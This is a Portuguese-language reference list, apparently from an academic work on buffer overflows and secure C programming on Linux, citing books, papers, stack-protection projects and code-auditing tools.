- AHO, Alfred V.; SETHI, Ravi; ULLMAN, Jeffrey D. *Compilers: Principles, Techniques and Tools*. 1. ed. Canada: Addison-Wesley, 1988.
- BEEJ. *Beej's Guide to Network Programming*. 2001. Disponível em: <<http://www.ecst.csuchico.edu/beej/guide/net/html/>>. Acesso em: 08 ago 2003.
- BOLDYSHEV, Konstantin. *Startup state of Linux/i386 ELF binary*. 2000. Disponível em: <<http://community.core-sdi.com/juliano/misc/elf.html>>. Acesso em: 31 jul 2003.
- BOVET, Daniel P.; CESATI, Marco. *Understanding the Linux Kernel*. 2. ed. Canadá: O'Reilly, 2003.
- CARVALHO, Márcio L. de. *Linha do Tempo da Internet*. 1996. Disponível em: <<http://www.dcc.ufmg.br/mlbc/cursos/internet/historia/TimeLine.html>>. Acesso em: 31 jul 2003.
- COWAN, Crispin et al. *StackGuard: Automatic Adaptive Detection and Prevention of Buffer overflow attacks*. 1998. Disponível em: <<http://www.cse.ogi.edu/DISC/projects/immunix/publications.html>>. Acesso em: 31 jul 2003.
- FEBRABAN; ISS. *Guia de referência sobre ataques na Internet*. 2000. Disponível em: <<http://www.febraban.org.br/downloads/Guia1.pdf>>. Acesso em: 30 jul 2003.
- GARFINKEL, Simson. *Practical Unix and Internet Security*. 2. ed. New York: O'Reilly, 1996.
- GILLETTE, Terry B. *A Unique Examination of the Buffer Overflow Condition*. Dissertação (Mestrado) — Florida Institute of Technology, Melbourne, Florida, 2002.
- HARE, Chris. *Internet Firewalls and Network Security*. 2. ed. New York: New Riders Publishing, 1996.
- HOWARD, Michael; LEBLANC, David C. *Writing Secure Code*. 2. ed. New York: Microsoft Press, 2002.
- HOWTO. *GNU/Linux C Portability Mini-HOWTO*. 2000. Disponível em: <<http://se-linux.ifs.tuwien.ac.at/hvr/portability/x138.html>>. Acesso em: 29 jan 2004.
- HUNT, Craig. *TCP/IP Network Administration*. 2. ed. New York: O'Reilly, 1998.
- IBM. *ProPolice: GCC extension for protecting applications from stack-smashing attacks*. 2001. Disponível em: <<http://www.research.ibm.com/trl/projects/security/ssp/>>. Acesso em: 30 jul 2003.

- INTEL. *IA-32 Intel Architecture Software Developer's Manual Volume 1: Basic Architecture*. 2003. Disponível em: <<http://developer.intel.com/design/pentium4/manuals/245470.htm>>. Acesso em: 05 ago 2003.
- KERNIGHAN, Brian W.; RITCHIE, Dennis M. *The C Programming Language*. 2. ed. New Jersey: Prentice-Hall, 1988.
- MURAT. *Designing Shellcode Desmytified*. 2001. Disponível em: <<http://www.enderunix.org/docs/en/sc-en.txt>>. Acesso em: 31 jul 2003.
- ONE, Aleph. *Smashing the Stack for Fun and Profit*. 1996. Disponível em: <<http://www.phrack.org/phrack/49/P49-14>>. Acesso em: 31 jul 2003.
- PAX. *Documentation for the PaX project*. 2003. Disponível em: <<http://pax.grsecurity.net/docs/index.html>>. Acesso em: 29 jan 2004.
- SOFTWARE, Secure. *Rought Auditing Tool for Security*. 2001. Disponível em: <<http://www.securesoftware.com/rats/rats-2.1.tar.gz>>. Acesso em: 30 jul 2003.
- STANDARD, Tool Interface. *Executable and Linking Format Specification*. 1995. Disponível em: <<http://www.segfault.net/scut/cpu/generic>>. Acesso em: 31 jul 2003.
- STEVENS, Richard. *TCP/IP Illustrated Volume 1*. 1. ed. Indianapolis: Addison-Wesley, 1994.
- VIEGA, John; MESSIER, Matt. *Secure Programming Cookbook for C and C++*. 1. ed. New York: O'Reilly, 2003.
- WHEELER, David A. *FlawFinder*. 2001. Disponível em: <<http://www.dwheeler.com/flawfinder>>. Acesso em: 30 jul 2003.
- WHEELER, David A. *Secure Programming for Linux and UNIX HOWTO*. 2003. Disponível em: <<http://www.dwheeler.com/secure-programs>>. Acesso em: 31 jul 2003.